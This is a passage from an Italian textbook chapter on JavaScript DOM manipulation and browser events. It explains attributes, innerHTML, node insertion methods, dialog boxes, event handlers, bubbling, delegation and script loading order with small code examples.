Quando il browser analizza un tag, per ogni attributo **standard** (cioè previsto dalla specifica HTML per quel tipo di elemento: `id`, `class`, `name`, `value`, `href`…) crea una **proprietà** corrispondente sull'oggetto DOM. Per gli attributi **non standard**, inventati da noi come `custom` qui sotto, non lo fa: l'attributo resta scritto nell'HTML, ma sull'oggetto non c'è alcuna proprietà con quel nome.

attributi.html

```html
<body>
  <input id="x" class="inp ok" name="field" custom="y">
  <script>
    let i = document.body.firstElementChild;
    console.log(i.id);          // x
    console.log(i.classList);   // DOMTokenList ["inp", "ok"]
    console.log(i.name);        // field
    console.log(i.custom);      // undefined: custom non e' standard
    console.log(i.getAttribute("custom"));   // y
  </script>
</body>
```



Gli attributi standard diventano proprietà; `custom` resta solo un attributo.

Per gli attributi non standard si usa getAttribute

`getAttribute(nome)` legge il valore di **qualunque** attributo, standard o no, esattamente come è scritto nell'HTML; `setAttribute(nome, valore)` lo scrive e `removeAttribute(nome)` lo elimina. Attenzione a non confondere i due mondi: `i.custom = "z"` **non** modifica l'attributo, crea soltanto una normale proprietà JavaScript sull'oggetto, e `i.getAttribute("custom")` continua a restituire `"y"`.
Per aggiungere dati propri a un elemento la specifica prevede gli attributi `data-*`, che il browser raccoglie nella proprietà `dataset`: `<div data-user-id="42">` si legge con `div.dataset.userId`. È il meccanismo che useremo nel capitolo sulle Single Page Application.


Si noti anche che il nome della proprietà non è sempre uguale a quello dell'attributo: all'attributo `class` corrispondono `className` (la stringa intera) e `classList` (la lista delle classi, con i metodi `add` e `remove`), perché `class` è una parola riservata di JavaScript.

Queste proprietà sono anche **scrivibili**:

attributi-scrittura.html

```html
<body>
  <input id="x" class="inp ok" name="field" custom="y">
  <script>
    let i = document.body.firstElementChild;
    i.id = "w";
    i.classList.remove("ok");
    i.classList.add("err");
    i.setAttribute("custom", "k");
    i.removeAttribute("name");
  </script>
</body>


<!-- l'input dopo l'esecuzione dello script -->
<input id="w" class="inp err" custom="k">
```



Gli attributi prima e dopo lo script: in viola quelli cambiati.

innerHTML e outerHTML

- `innerHTML` è il codice HTML **contenuto** nell'elemento: tutto quello che sta fra il tag di apertura e quello di chiusura (riquadro blu).
- `outerHTML` è il codice HTML **dell'intero** elemento, tag di apertura e di chiusura compresi (riquadro arancione).



innerhtml.html

```
<body>
  <h1 id="h">Hello <em>DOM!</em></h1>
  <script>
    let body = document.body;
    console.log(body.firstElementChild.innerHTML);  // Hello <em>DOM!</em>
    console.log(body.firstChild.innerHTML);         // undefined (non e' un HTMLElement)
    console.log(body.firstElementChild.outerHTML);  // <h1 id="h">Hello <em>DOM!</em></h1>
  </script>
</body>
```

La seconda riga stampa `undefined` per lo stesso motivo visto con `tagName`: `body.firstChild` è il nodo di testo `"\n  "`, che non è un elemento e quindi non ha `innerHTML`.

La cosa interessante è che entrambe le proprietà sono **scrivibili**: assegnando loro un nuovo valore si cambia il contenuto della pagina. Assegnare `innerHTML` sostituisce il riquadro blu (il contenuto), mentre assegnare `outerHTML` sostituisce il riquadro arancione, cioè **l'elemento intero**.

innerhtml-scrittura.html

```
<body>
  <h1 id="h">Hello <em>DOM!</em></h1>
  <script>
    let elem = document.body.firstElementChild;

    elem.innerHTML = "DOM: <em>Wow!</em>";
    // cambiato il contenuto dell'elemento <h1>

    elem.outerHTML = `<p>${elem.innerHTML}</p>`;
    // ora l'<h1> e' diventato un <p>, con lo stesso contenuto
  </script>
</body>
```



L'ultimo è un paragrafo: niente più stile da titolo.

Nell'ultima assegnazione il template letterale usa `elem.innerHTML`, cioè solo il contenuto del titolo: il nuovo `<p>` prende il posto dell'`<h1>` e ne eredita il testo. Che cosa succederebbe con `elem.outerHTML`?


variante.js

```
elem.innerHTML = "DOM: <em>Wow!</em>";

elem.outerHTML = `<p>${elem.outerHTML}</p>`;
```

DOM risultante

```
<p></p>
<h1 id="h">DOM: <em>Wow!</em></h1>
<p></p>
```



Ci aspetteremmo un `<p>` con dentro l'`<h1>`, ma il parser non lo permette.

Il testo assegnato sarebbe un `<p>` che contiene l'intero `<h1>`. Ma in HTML un paragrafo può contenere solo testo ed elementi «di riga» come `<em>` o `<a>`, non un titolo. Il parser, quando incontra `<h1>` con un `<p>` ancora aperto, **chiude automaticamente** il paragrafo; poi la `</p>` finale non ha più un paragrafo da chiudere, e il parser ne crea un altro, vuoto. Il risultato è un titolo identico a prima, circondato da due paragrafi vuoti: nel browser non cambia nulla di visibile. È un buon esempio di una regola generale: assegnando `innerHTML` o `outerHTML` non si scrive il DOM direttamente, si passa del codice HTML al parser, che lo interpreta (e corregge) come farebbe con un file.

innerHTML e input dell'utente

Assegnare a `innerHTML` una stringa che contiene, anche solo in parte, dati forniti dall'utente è il modo classico di aprire una vulnerabilità di tipo *Cross-Site Scripting* (XSS): il browser interpreta come markup ciò che gli si passa, quindi anche eventuali tag `<script>` o attributi `onerror`. Quando serve inserire solo testo si usa `textContent` o `innerText`, che non interpretano nulla. Torneremo sull'argomento nel capitolo sulla sicurezza.

Modificare la struttura del DOM

Non siamo limitati a modificare gli elementi esistenti: possiamo creare dinamicamente nuovi elementi, rimuoverne di esistenti e cambiare la struttura dell'albero. È la chiave per costruire pagine «vive» e reattive.

Per aggiungere qualcosa alla pagina bisogna rispondere a due domande, e conviene farlo in quest'ordine:

1. **dove** va messo il nuovo contenuto, rispetto a un elemento che già esiste: dentro (all'inizio o in fondo) oppure accanto (prima o dopo)?
2. **come** si crea il nuovo nodo?

Dove: i quattro punti di inserimento

Ogni nodo offre quattro metodi per inserire contenuto in una posizione precisa **rispetto a sé stesso**. Tutti accettano uno o più nodi, oppure delle stringhe (che vengono inserite come testo).




Figura 7.5: *I quattro punti di inserimento rispetto alla lista* `ul`*: in blu* ***dentro*** *la lista, in arancione* ***fuori****, accanto a essa.*

Metodo	Dove finisce il nuovo contenuto
`node.before(...)`	**fuori**, subito prima di `node`: diventa il suo fratello precedente
`node.prepend(...)`	**dentro**, all'inizio: diventa il primo figlio di `node`
`node.append(...)`	**dentro**, in fondo: diventa l'ultimo figlio di `node`
`node.after(...)`	**fuori**, subito dopo `node`: diventa il suo fratello successivo

A questi si aggiungono `node.replaceWith(...)`, che mette il nuovo contenuto **al posto** del nodo, e `node.remove()`, che toglie il nodo dall'albero.

Come: creare i nodi

Un nuovo elemento si crea con `document.createElement(tag)`, un nuovo nodo di testo con `document.createTextNode(testo)`.


Il punto da capire bene è che `createElement` **crea** l'elemento ma **non lo aggiunge alla pagina**. Il nuovo oggetto esiste solo in memoria, nella variabile che lo contiene: il browser non lo mostra, perché non sa ancora dove dovrebbe stare. È come un foglio già scritto ma non ancora appeso alla bacheca. Per farlo comparire bisogna dire **dove** metterlo, con uno dei quattro metodi appena visti.

crea.html

```
<body>
  <script>
    let heading = document.createElement("h1");  // 1
    // il nuovo <h1> non e' ancora nel DOM

    let title = document.createTextNode("Wow!"); // 1
    // nemmeno il nodo di testo e' ancora nel DOM

    heading.append(title);           // 2: il testo nell'<h1>
    document.body.prepend(heading);  // 3: l'<h1> in cima al <body>
  </script>
</body>
```



A sinistra il DOM della pagina, a destra i nodi che esistono solo in memoria.

Solo al passo 3, con `prepend`, l'`<h1>` entra nell'albero del documento e compare nella pagina. Ai passi 1 e 2 il browser mostrerebbe una pagina identica a prima.

Esempio 7.3 — Costruire una lista dinamicamente

lista-dinamica.html


```html
<body>
  <ul>
    <li class="kw">CSS</li>
  </ul>
</body>
```

lista-dinamica.js

```js
let ul   = document.querySelector("ul");
let html = ul.querySelector("li").cloneNode();
let js   = document.createElement("li");

html.innerHTML = "HTML";
js.innerHTML   = "JavaScript";

ul.before("Keywords:");
ul.prepend(html);
ul.append(js);
ul.after("End of keyword list");
```



Il `<body>` dopo lo script: accanto a ogni nuovo nodo, il metodo che l'ha inserito.

Le due stringhe passate a `before` e `after` diventano nodi di testo, **fuori** dalla lista; i due `<li>` finiscono **dentro**, uno all'inizio e uno in fondo. `cloneNode()` crea una copia del primo `<li>` (con la sua classe `kw`), mentre `createElement` ne crea uno nuovo, senza attributi. Il risultato, nel DOM e nel browser:

risultato.html

```html
<body>
  Keywords:
  <ul>
    <li class="kw">HTML</li>
    <li class="kw">CSS</li>
    <li>JavaScript</li>
  </ul>
  End of keyword list
</body>
```

lista-dinamica.html

Keywords:

- HTML
- CSS
- JavaScript


End of keyword list

Esempio 7.4 — Spostare e sostituire

sostituisci.js

```js
let ul = document.querySelector("ul");
let ol = document.createElement("ol");

ol.append(ul.firstElementChild);   // sposta il <li> nell'<ol>
ul.replaceWith(ol);                // l'<ol> sostituisce l'<ul>
```



Il primo `<li>` viene spostato nell'`<ol>`, che prende il posto dell'`<ul>`.

Da notare: `append` non copia il nodo, lo **sposta**. Un nodo può trovarsi in un solo punto dell'albero.

Riepilogo dei metodi

Metodo	Descrizione
`document.createElement(tag)`	crea un elemento con il tag dato
`document.createTextNode(val)`	crea un nodo di testo (usato di rado)
`elem.cloneNode(deep)`	clona l'elemento; con `deep=true` anche i discendenti
`node.append(...)`	inserisce dentro `node`, in fondo
`node.prepend(...)`	inserisce dentro `node`, all'inizio
`node.before(...)`	inserisce subito prima di `node`
`node.after(...)`	inserisce subito dopo `node`
`node.replaceWith(...)`	sostituisce `node`
`node.remove()`	rimuove il nodo

Interagire con l'utente

`alert`, `confirm` e `prompt` sono il modo più semplice per interagire con l'utente in un browser: ciascuna apre una piccola finestra di dialogo e **ferma lo script** finché l'utente non risponde.

Funzione	Mostra	Restituisce
`alert(msg)`	il messaggio e il pulsante OK	niente (`undefined`)
`confirm(msg)`	il messaggio, OK e Annulla	`true` se si preme OK, `false` se si preme Annulla
`prompt(msg)`	il messaggio, un campo di testo, OK e Annulla	il testo digitato, **sempre come stringa**; `null` se si preme Annulla

interazione.html

```
<ul></ul>
<script>
  alert("This page will ask for your input");

  if (confirm("Do you want to continue?") === true) {
    let name = prompt("State your name:");
    let num  = parseInt(prompt("Insert a number:"));


    for (let i = 0; i < num; i++) {
      let li = document.createElement("li");
      li.innerHTML = name;
      document.querySelector("ul").append(li);
    }
  } else {
    console.log("user cancelled");
  }
</script>
```

127.0.0.1:3000


- Web Technologies
- Web Technologies
- Web Technologies

La pagina finale, rispondendo OK, «Web Technologies» e 3.


Seguiamo l'esecuzione passo per passo, finestra per finestra.




1 `alert` mostra un semplice avviso: la pagina ci informa che **sta per chiederci dei dati**. C'è solo il pulsante OK, perché non c'è nulla da decidere; finché non lo premiamo, lo script resta fermo su questa riga.




2 `confirm` chiede se vogliamo proseguire. Premendo **OK** restituisce `true`: la condizione dell'`if` è vera e si entra nel blocco che chiederà i dati. Premendo **Annulla** restituisce `false`: si salta al ramo `else`, in console compare `user cancelled` e la lista resta vuota.



3 Il primo `prompt` chiede un nome. Ciò che scriviamo nel campo viene restituito come stringa e salvato nella variabile: `name` vale `"Web Technologies"`.



4 Il secondo `prompt` chiede un numero. Anche se scriviamo `3`, `prompt` restituisce **sempre una stringa**, `"3"`: per questo il valore passa per `parseInt`, che lo converte nel numero `3` usato dal ciclo.



5 Il ciclo `for` gira `num` volte, cioè tre. A ogni giro crea un nuovo `<li>` con `createElement`, ne imposta il contenuto con `innerHTML` e lo **aggiunge in fondo** alla `<ul>` con `append`. Il risultato è la pagina mostrata sopra.

Sono finestre bloccanti

`alert`, `prompt` e `confirm` **sospendono l'esecuzione** dello script e bloccano l'interazione con la pagina finché l'utente non risponde. Sono comodissime per imparare e per fare esperimenti, ma nelle applicazioni reali si preferiscono finestre di dialogo costruite nel DOM, che si possono impaginare, tradurre e rendere accessibili.

EVENTI

Evento

Un **evento** è un segnale che qualcosa è accaduto.

Gli eventi possono riguardare:

- il **comportamento dell'utente**: clic, pressioni di tasti, movimenti del mouse;
- i **form**: invio, acquisto o perdita del fuoco su un campo;
- il **documento**: documento o elementi caricati, richieste di rete completate.

Evento	Quando si verifica
Mouse	
`click`	l'utente fa clic (o tocca) sull'elemento
`contextMenu`	clic con il tasto destro sull'elemento
`mouseover` / `mouseout`	il cursore entra o esce dall'elemento
`mousedown` / `mouseup`	il tasto principale viene premuto o rilasciato sull'elemento
`mousemove`	il cursore si muove
Tastiera	
`keydown` / `keyup`	un tasto viene premuto o rilasciato
Form	
`submit`	l'utente invia un form
`focus`	l'utente dà il fuoco a un elemento (per esempio un `<input>`)
Documento e finestra	
`DOMContentLoaded`	l'HTML è stato analizzato, il DOM è completo
`load`	la pagina è stata caricata e disegnata per intero

Gestori di eventi

Per reagire agli eventi si definiscono funzioni **gestore** (*handler*), eseguite quando l'evento scatta.

Il modo più semplice è usare gli attributi HTML `on<evento>`, il cui valore è il codice JavaScript da eseguire.

handler-attributo.html

```html
<input type="button" value="Click me" onclick="handleClick();">
<script>
  function handleClick() {
    console.log("Click handled");
  }
</script>
```



Console, dopo un clic

```
Click handled
```

Prima di vedere gli altri modi di registrare un gestore, conviene dare un nome a ciò che stiamo facendo: un gestore di eventi è una **callback**.

Callback

Una **callback** è una funzione passata come argomento a un'altra funzione, con l'aspettativa che sia **quest'ultima** a invocarla, al momento opportuno.


In JavaScript le funzioni sono valori come gli altri: si possono mettere in una variabile, assegnare a una proprietà e **passare come argomento**. Chi riceve la funzione decide se, quando e quante volte chiamarla.

callback-base.js

```js
function eseguiDueVolte(f) {
  f();          // e' eseguiDueVolte a chiamare f
  f();
}

function saluta() { console.log("Ciao!"); }

eseguiDueVolte(saluta);   // passo la funzione,
                          // senza chiamarla
```



`saluta` viaggia come argomento;
la chiama chi la riceve.

Console

```
Ciao!
Ciao!
```

Un gestore di eventi funziona allo stesso modo, ma chi riceve la funzione è il **browser**: gli diciamo quale funzione eseguire, e sarà lui a chiamarla ogni volta che l'evento si verifica. Le callback torneranno nel prossimo capitolo, dove sono alla base della programmazione asincrona.

I gestori si possono anche definire dinamicamente da JavaScript, scrivendo la proprietà `on<evento>` sull'elemento oppure usando il metodo `addEventListener`.

handler-dinamico.html

```html
<input type="button" value="Click me" onclick="handleClick();">
<script>
  function handleClick() { console.log("Click handled"); }

  let input = document.querySelector("input");

  input.onclick = () => { console.log("Tap"); };
  // sovrascrive il gestore definito nell'attributo HTML

  input.addEventListener("click", handleClick);
  // AGGIUNGE un nuovo gestore, senza rimuovere il precedente
</script>
```

input	
onclick	() => { …Tap }
listener	[handleClick]

~~handleClick();~~ sovrascritto

`onclick` contiene un solo gestore;
i listener si accumulano.

Console, dopo un clic

```
Tap
Click handled
```

Perché addEventListener è preferibile

La proprietà `on<evento>` può contenere **un solo** gestore: assegnarne un altro cancella il precedente. `addEventListener` permette invece di registrare quanti gestori si vogliono per lo stesso evento, e di rimuoverli selettivamente con `removeEventListener`. In un'applicazione reale, dove parti diverse del codice possono voler reagire allo stesso evento, è l'unica scelta sensata.

Evento e funzione gestore: chi chiama chi

È facile confondere l'evento con la funzione che lo gestisce, ma sono due cose diverse.

- L'**evento** (per esempio `"click"`) è un **fatto**: qualcosa è successo. Lo produce il browser, quando succede: non sappiamo in anticipo se e quante volte l'utente farà clic.
- Il **gestore** (per esempio `handleClick`) è una normale **funzione**, scritta da noi, che dice **che cosa fare** quando quel fatto accade.


Registrare un gestore significa dire al browser: «quando succede *questo evento* su *questo elemento*, chiama *questa funzione*». Non siamo noi a chiamarla: la chiama il browser, al momento giusto, ogni volta che l'evento si ripete, passandole l'oggetto evento.

chiamare-o-registrare.html

```
1 <button>Salutami</button>
2 <script>
3   let btn = document.querySelector("button");
4   function saluta() { console.log("Ciao!"); }
5
6   saluta();                                  // chiamata: subito
7   btn.addEventListener("click", saluta);     // registrazione
8   btn.addEventListener("click", saluta());  // ERRORE tipico
9 </script>
```

Console: caricamento, poi un clic

```
Ciao!        <- saluta(), riga 6
Ciao!        <- saluta(), riga 8
Ciao!        <- il clic: solo la riga 7
```



Prima registrare, poi è il browser a chiamare, una volta per ogni clic.

L'ultima riga è un errore molto comune: con le parentesi, `saluta()` viene **eseguita subito**, durante il caricamento, e ad `addEventListener` arriva il suo valore di ritorno, `undefined`. Nessuna funzione viene registrata, e i clic non la eseguono. Per registrare un gestore si passa la funzione **senza** parentesi: il nome della funzione, non il risultato della sua chiamata.

Quando usare l'una o l'altra cosa, quindi:

- si **chiama** direttamente una funzione (`saluta()`) quando l'azione va fatta **adesso**, una volta, mentre lo script viene eseguito;
- la si **registra** come gestore (`addEventListener("click", saluta)`) quando l'azione deve avvenire **in risposta** a qualcosa che non è ancora successo, e non sappiamo quando (o se) succederà.

Lo stesso ragionamento spiega le parentesi nei tre modi di definire un gestore:

Modo	Si scrive	Parentesi?	Gestori
`onclick="saluta()"`	codice JavaScript, come stringa	**sì**: è il codice da eseguire al clic	uno
`btn.onclick = saluta`	una funzione	**no**: si assegna la funzione	uno
`btn.addEventListener("click", saluta)`	una funzione	**no**: si passa la funzione	quanti si vuole

Il valore di this in un gestore

Dentro un gestore, `this` vale l'elemento a cui il gestore è stato assegnato.

this-handler.html

```
<input type="button" value="Click me">
<p>Hello Events!</p>
<script>
  function handleClick() {
    console.log(this.outerHTML);
  }

  document.querySelector("input").addEventListener("click", handleClick);
  // <input type="button" value="Click me">

  document.querySelector("p").addEventListener("click", handleClick);
  // <p>Hello Events!</p>
</script>
```

this.html



Console, clic sul pulsante e poi sul testo

```
<input type="button" value="Click me">
<p>Hello Events!</p>
```

L'oggetto evento

Per gestire bene un evento servono spesso dettagli: in un `keydown`, quale tasto è stato premuto? In un `click`, a quali coordinate? L'utente teneva premuto `CTRL`?

Tutti i dettagli sono forniti in un **oggetto evento**, passato automaticamente ai gestori. Tipi di evento diversi hanno proprietà diverse: per esempio gli eventi da tastiera hanno una proprietà `key` che rappresenta il tasto premuto.

oggetto-evento.html

```
<input type="text" placeholder="Write here" autofocus>
<script>
  function handler(event) {
    console.log(`You pressed ${event.key}`);
  }

  document.querySelector("input").addEventListener("keyup", handler);
</script>
```

evento.html



Console, digitando J e poi S

```
You pressed J
You pressed S
```

PROPAGAZIONE DEGLI EVENTI

Bubbling

Event bubbling

Quando un evento scatta su un elemento, vengono eseguiti prima tutti i gestori registrati su quell'elemento, poi tutti quelli registrati sul suo genitore, e così via risalendo fino alla radice del DOM. Questo meccanismo si chiama **event bubbling** («ribollimento»).


Si applica alla maggior parte degli eventi, ma non a tutti: gli eventi di `focus`, per esempio, non fanno bubbling.

Esempio 7.5 — Il percorso di un clic

Ogni elemento del documento ha un gestore. Facendo clic sul `<p>`, i gestori vengono eseguiti risalendo l'albero (a destra, nell'ordine numerato), e la console mostra le quattro righe:

bubbling.html

```
<body>
  <section onclick="console.log('section');">
    <article onclick="console.log('article');">
      <p onclick="console.log('p');">Bubbling</p>
    </article>
  </section>
  <script>
    document.onclick = () => console.log("document");
  </script>
</body>
```



In viola i nodi con un gestore, in grigio quelli senza: l'evento li attraversa tutti, risalendo.

Console

```
p
article
section
document
```

Un solo clic, quattro gestori eseguiti, dal più interno al più esterno.

Delegazione degli eventi

La **delegazione degli eventi** è un pattern potente: se molti elementi possono generare eventi simili, invece di assegnare un gestore a ciascuno se ne usa **uno solo** sul loro antenato comune. Gli elementi «delegano» la gestione all'antenato.

La proprietà `target` dell'oggetto evento permette di sapere su quale elemento l'evento è stato effettivamente generato.

Esempio 7.6 — Un solo gestore per tutta la tabella

delegazione.html

```
<table onclick="handler(event);">
  <tr><th>Col</th><th>Col</th></tr>
  <tr><td>1</td><td>2</td></tr>
  <tr><td>3</td><td>4</td></tr>
  <tr><td>5</td><td>6</td></tr>
</table>
<script>
  function handler(event) {
    if (event.target.nodeName === "TD") {
      let oldValue = parseInt(event.target.innerHTML);
      event.target.innerHTML = ++oldValue;
    }
  }
</script>
```



Dopo un clic sul 2, la cella vale 3.
`event.target` è la `<td>`,
il gestore è sulla `<table>`.

Un solo gestore serve sei celle. Il vantaggio non è solo la brevità: se in seguito si aggiungessero righe alla tabella **dinamicamente**, queste funzionerebbero subito, senza bisogno di registrare nuovi gestori.


Fermare il bubbling

Un gestore può decidere che l'evento è stato completamente elaborato e che non serve propagarlo oltre, invocando il metodo `stopPropagation()` sull'oggetto evento.

stop-propagation.html

```
<body>
  <section onclick="console.log('section');">
    <article>
      <p onclick="console.log('p');">Bubbling</p>
    </article>
  </section>
  <script>
    let art = document.querySelector("article");
    art.addEventListener("click", handler);

    function handler(event) {
      console.log(this.tagName);
      event.stopPropagation();   // non arriva a <section>
    }
  </script>
</body>
```



La risalita si interrompe all'`<article>`:
il gestore di `<section>` non viene eseguito.

Console, dopo un clic sul paragrafo

```
p
ARTICLE
```

Fermare la propagazione con parsimonia

La regola pratica è di **non** fermare la propagazione a meno di avere una buona ragione. Un antenato potrebbe aver bisogno di intercettare quell'evento, oggi o in futuro: sistemi di analisi, chiusura automatica dei menu a comparsa e molte librerie si basano proprio sul fatto che gli eventi risalgano fino in cima.

Generare eventi da JavaScript

Da JavaScript è anche possibile **generare** eventi. La proprietà `isTrusted` vale `false` per gli eventi artificiali.

dispatch.html

```
<input type="button" value="Click me">
<script>
  function handler(event) {
    console.log(`${event.type} event. Trusted: ${event.isTrusted}`);
  }

  let input = document.querySelector("input");
  input.onclick = handler;

  let click = new Event("click");
  input.dispatchEvent(click);   // isTrusted vale false
</script>
```

Console, al caricamento

```
click event. Trusted: false
```

Un clic vero darebbe invece `Trusted: true`.

Ordine di esecuzione degli script

Man mano che i nostri script diventano più complessi, interagiscono con il DOM e registrano gestori, dobbiamo sapere **quando** il codice viene eseguito durante il caricamento di una pagina.

- In generale, gli script vengono scaricati ed eseguiti **nell'ordine in cui compaiono**, mentre l'analisi della pagina è **sospesa**.
- Gli script esterni con l'attributo `defer` vengono scaricati **in parallelo** ed eseguiti **dopo** che la pagina è stata completamente analizzata.
- Gli script esterni con l'attributo `async` vengono scaricati in parallelo ed eseguiti **appena sono pronti**.
- Gli script di tipo modulo si comportano come `defer` per impostazione predefinita, e possono essere dichiarati `async`.




Figura 7.6: *Quando viene scaricato ed eseguito uno script, a seconda degli attributi.*

Esempio 7.7 — Perché l'ordine conta

Consideriamo lo script `load.js` (a sinistra), che cerca un `<h1>` nel `<body>`, e la pagina che lo include nell'`<head>` (a destra):

JS load.js

```
let h1 = document.body.querySelector("h1");
console.log(h1.innerText);
```

<> pagina.html

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Events</title>
    <script src="load.js"></script>
  </head>
  <body>
    <h1>JavaScript</h1>
  </body>
</html>
```

Che cosa compare in console dipende da **come** lo script è incluso.

```
<script src="load.js"></script>
```

Console

```
Uncaught TypeError: document.body is null
```

Lo script viene eseguito appena il parser lo incontra, nell'`<head>`: il `<body>` non è ancora stato creato, quindi `document.body` vale `null`, e chiamare un metodo su `null` genera un `TypeError` (Chrome lo scrive come *Cannot read properties of null*).

```
<script defer src="load.js"></script>
```

Console

```
JavaScript
```

Con `defer` lo script viene eseguito dopo l'analisi completa della pagina, quando l'`<h1>` esiste.

```
<script async src="load.js"></script>
```

Non si può sapere con certezza: dipende da quanto tempo serve a scaricare lo script.

